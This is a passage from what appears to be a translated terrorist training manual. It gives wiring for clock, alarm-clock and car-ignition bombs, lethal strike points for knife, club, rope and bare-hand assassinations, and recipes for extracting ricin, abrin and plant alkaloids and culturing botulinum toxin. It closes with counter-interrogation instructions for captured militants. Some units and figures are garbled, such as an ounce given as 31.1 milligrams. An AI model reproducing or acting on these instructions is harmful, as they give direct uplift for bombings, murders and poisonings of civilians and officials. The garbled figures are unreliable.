[Drawing with captions:]

Explosive charge (upper right), battery (upper left) , flexible rubber wire (middle right), small [hour] hand (upper middle left), and the big [minute] hand (lower middle right).

According to the drawing, the charge will explode at 3:30 , when the small hand is on three and the big is on six. There must not be any insulation between the two hands. It is advisable to use a flexible rubber wire in front of the number three in case the big hand goes past it more than one time per hour.

6 - Time Bomb Using an Alarm Clock:

[Drawing (with captions):]

Charge without a fuse (above) and battery (upper left).

The explosion takes place when the time is reached, the alarm goes off, and the two electric wires make contact.

7 - It is also possible to booby trap a car by connecting two wires from the battery. One of the blasting cap wires makes contact with the wire connected to the battery, and the other wire connects to the line and is also connected to-the fan. The wire connected to the battery does the same thing. When the ignition key is turned, the blade rotates, and the two sides connect, closing the circuit.

8 - There are very many things one could use in a very simple way to set a trap, like: shoes, bed etc.

<u>Examples of Assassination Operations Using Explosives:</u>

1 - Blowing up a building or motorcade using a car bomb, whereby the driver of the car loaded with explosives blows up his [illegible-possibly car].

<u>An Actual Example:</u>

Some of the brothers in Egypt tried to blow up the motorcade of the former Minister of the Interior's vehicle (2 I B) by putting 200 kilograms of TNT in a pick-up truck. When the minister's car was seen, the brother approached in his car and blew up the car. However, it didn't cause an explosion in the car, and it was confirmed afterward that the explosives didn't go off because no catalyst was placed with the large quantity of explosives. The explosives ignited but they did not explode.

2 - Throwing one or more bombs into a group of enemy personnel or into the target's car:

An Actual Example:

Personnel from the Covert Branch of the Muslim Brotherhood threw some bombs into [some] stores and bars.on the evening of January 7, 1947 at 11:00 pm.

3 - Blowing up a location or car with a time bomb.

Some Palestinians were able to place a time bomb inside an aircraft's radio, and after the aircraft took off it blew up in the air.

It is also possible to explode a time bomb using the timer from a washing machine or any other device (a fan, etc.); at a specified time, the two wires make contact and the charge explodes.

LESSON SIXTEEN

ASSASSINATIONS
USING POISONS AND COLD STEEL

Assassinations Using cold Steel.

A- Assassination with a knife: When undertaking any assassination using a knife, the enemy must be struck in one of these lethal spots:

From the Front:

1- Anywhere in the rib cage.

2- Both or one eye.

3- The pelvis (under target's navel)

4- The area directly above the genitals.

From Behind:

1- The axon (back of the head).

2- The end of the spinal column directly above the person's buttocks.

B- Assassination with a Blunt Object: A blow with a club must be in lethal areas.

From the front:

1- The two eyes.

2- Where the veins and arteries converge in the neck.

3- Top of the stomach, with the end of the stick.

4- Above the genitals, with the end of the club.

5- The area of the tongue.

6- Choke the neck with the stick, like in a hanging.

From the rear:

1- The area of the left ear.

2- The back of the head (axon).

(TN: Blunt object, stick, and club were all the same word in Arabic; different choices were made, to show range of meaning.)

Assassination with a Rope:

1- Choking (Neck area). There is no other area besides the neck.

Assassination using Hands:

1- Choking.

2- Poking the fingers into one or both eyes and gouging them.

3- Grab the testicles by the hand and twist and squeeze.

4- Grab the rib cage with both hands and squeeze.

Assassination with Poison: We will limit (the discussion] to poisons that the holy warrior can prepare and use without endangering his health.

First- Herbal Poisons:

A- Castor Beans

The substance Ricin, an extract from Castor Beans, is considered one of the most deadly poisons. .035 milligrams is enough to kill someone by inhaling or by injecting in a vein. However, though considered less poisonous if taken through the digestive system, chewing some Castor Beans could be fatal. It is a simple operation to extract Ricin, and Castor Beans themselves can be obtained from nurseries throughout the country.

Symptoms: Need to vomit - diarrhea - unawareness of surroundings - the skin turns blue, leading to failure of blood circulation [sic] and finally ... death.

B- Precatory Beans

The herbal poison Abrin, extracted from Precatory Beans, is very similar to Ricin. The seeds of this plant are red and black and are used in prayer beads [TN: like a Rosary]. Prepare a very dark ink or refine some normal ink to

D/M/ /S/ /O/
Dimothyl Sulfoxide

[Can be] found with horse breeders or veterinarians, and we can substitute Nitrobenzene or "cream" [PH]. The poison is mixed with this substance, and when the enemy touches the poison, he will die slowly within 15 minutes to an hour.

Nitrobenzene poison = external poison [by touching]

RICIN	One of these poisons is
ABIN	mixed with Nitrobenzene or
RCIN	DMSO or the "Cream".
Frog poison	

be as fine as possible while keeping it strong enough to penetrate the shell of Precatory Beans. Put on a pair of leather gloves and very carefully bore About twelve holes in each of the prayer beads. After completing that, spray the prayer beads with DMSO (Dimehtyl Sulfoxide). The Abrin will kill your victim slowly, but relentlessly.

Extracting Abrin and Ricin

In order to facilitate removing the shells of these seeds, soak 3.2 ounces (an ounce = 31.1 milligrams) of castor-oil plant seeds in About 10 ounces of water, adding two teaspoons of lye or an alkaline (a substance extracted from soap powder). You need to submerge the seeds in the water, so cover them with clean gravel or use marble. Let them soak for an hour, then take out the seeds, clean them, and let the shells dry. They can be easily removed after that.

Put the shelled seeds in a mixture four times their weight of acetone, until they completely harden, Then put them in a covered glass container, and leave them for 72 hours. After that, transfer them to another container through a coffee filter. Put on surgical gloves and a mask, and squeeze out as much of the acetone as possible. Then add fresh acetone and repeat the procedure of leaving them for 72 hours and straining them through a coffee filter two more times. The final result will be pure Eysein [PH] or Abrin.

C- The Water Hemlock Plant

A lethal dose is 3.2 grams. It has a palatable taste, and is very similar to another plant, parsnip.

Symptoms: Nervous spasms within 15 to 60 minutes, including severe locking and clenching of the jaw to the extent that the tongue could be cut off.

D- The Tanj Oil Tree

Second- Semi-alkaline substances: They are highly solvent in alcohol.

A- Tobacco

There is enough nicotine in three cigarettes to kill a person. Sixty to 70 milligrams of pure nicotine will kill a person within an hour if eaten.

B- Potato Sprout

The potato sprout (both rotten and green) contains Solanine.

How to Extract Poisonous Alkaline *[Alkaloids]*

Chop up the leaves finely. It is preferable to make a mixture, and then put it in a drip coffee maker, through which the boiling water can penetrate the coffee gradually.

Fill a metal pot with About 1/3 rubbing (isopropy[l]), alcohol mixed with Isopropyl. Let it strain and percolate for an hour. During the first half hour, add alcohol as needed, and during the second half hour, let it boil until you have two ounces left in the container. These, [two] ounces or [could be] less are alcohol mixed with poison alkaline. Put this amount on a plate, and let the alcohol evaporate. The remainder on the plate will be very pure poison. There is another method which is not as good, but it doesn't require the drip coffee maker. It is simply heating the minced and mixed plants with the alcohol [we had] before over a low flame. Its symptoms will appear in 160 days.

Poisoning from Eating Spoiled Food

Since .000028 grams will kill a person, this poison is absolutely lethal. After consumption, the symptoms appear in 12 to 36 hours. They include dizziness, headaches, constipation, difficulty swallowing and speaking, fluids coming from the nose and mouth, and lack of muscle coordination. It results in death from respiratory failure. If it is received in the blood stream, death is very swift and almost without symptoms.

How to Prepare Spoiled Food Fill a pot with corn and green beans. Put in a small piece of meat and About two spoonfuls of fresh excrement. Pour the water into the pot until there is surface tension at the lip of the pot. Cover the pot tightly. If you do that correctly, there will be no air trapped in the pot. Leave the pot in a dark, moderately warm room for 15 days. At the end of that period, you will notice a substance on the edge of the pot, and a small amount of rottenness. These are known bacteria colonies, which secrete their external poison as a result of the process of bacterial digestion. You can make three or four pots at the same time. During the time of the destroyer, Jamal Abdul Nasser, someone who was being severely tortured in prison (he had no connection with Islam), ate some feces after losing sanity from the severity of the torture. A few hours after he ate the feces, he was found dead.

SEVENTEENTH LESSON

INTERROGATION AND INVESTIGATION

Fundamental Differences Between Interrogation and Questioning: Many people confuse the nature of the interrogation with that of questioning, and confuse what should be mentioned in the interrogation with that of the investigation.

Interrogation: Consists of a psychological warfare and intellectual combat between the intelligence agent and the suspect through questions and answers related to one or more topics. The interrogation uses all kinds of physical and psychological techniques to break the will of the suspect and lead him to a total collapse. The agency that conducts the interrogation is the government's questioning apparatus that belongs to the Ministry of Interior Affairs. The officers of tht apparatus graduate from the police academy. In our country, that apparatus has no values or code of ethics. It does not hesitate to use all kinds of torture and bodily and emotional harm to obtain evidence that could incriminate the suspect.

Questioning: Questioning is similar to interrogation in that they are both forms of psychological warfare and intellectual combat. The questioning, however, is conducted by the prosecution [office of district attorney], which is under the judicial branch. That authority is (apparently) independent from the government (executive branch) and from the people's parliament (legislative branch). The prosecution officials graduate from law school and use the technique of confrontation and repeated questioning, but without torture.

The brother should take the following measures:

1) Under pressure of torture in the custody of the questioning apparatus, the brother may reveal some secrets. However, in the custody of the prosecution, the interrogation does not use physical force, but may use psychological coercion (threats and harsh words).
2) In publicized cases, the questioning apparatus is careful not to allow the brother to talk in the district attorney's office. Coordination takes place between the questioning apparatus and the prosecution office. Torture of the brother takes place once again in the questioning apparatus [center] to force him to confess in the prosecution center. That may be repeated more than once, until the brother confesses or they give up. The important thing to remember is that whatever the brother says in the prosecution center will be recorded against him and will be the basis for his judgement.
3) Every word that the brother utters in the prosecution center makes a negative impact on him, on his colleagues, and later, on the judgement and major decisions.

When taken to the prosecution office, the brother should do the following:

a) He should, prior to questioning and whether or not he has injuries, ask the prosecutor or his representative to be seen by the medical examiner.
b) He should, when the questioning begins, ask that evidence of his torture be entered in the report proceedings.
c) He should, prior to the start of the questioning, ask that an attorney be present with him during the questioning process. He should mention the attorney by name.
d) He should ask for food.
e) He should deny all information [accusations] About him by the prosecution representative. He should claim that the interrogation apparatus has fabricated those accusations and should deny his connection to anything\ obtained against him.
f) The brother may have to confess under pressure of torture in the interrogation center. Once in the prosecution center, however, he should say that he was tortured, deny all his former confessions, and ask that the interrogation be repeated.
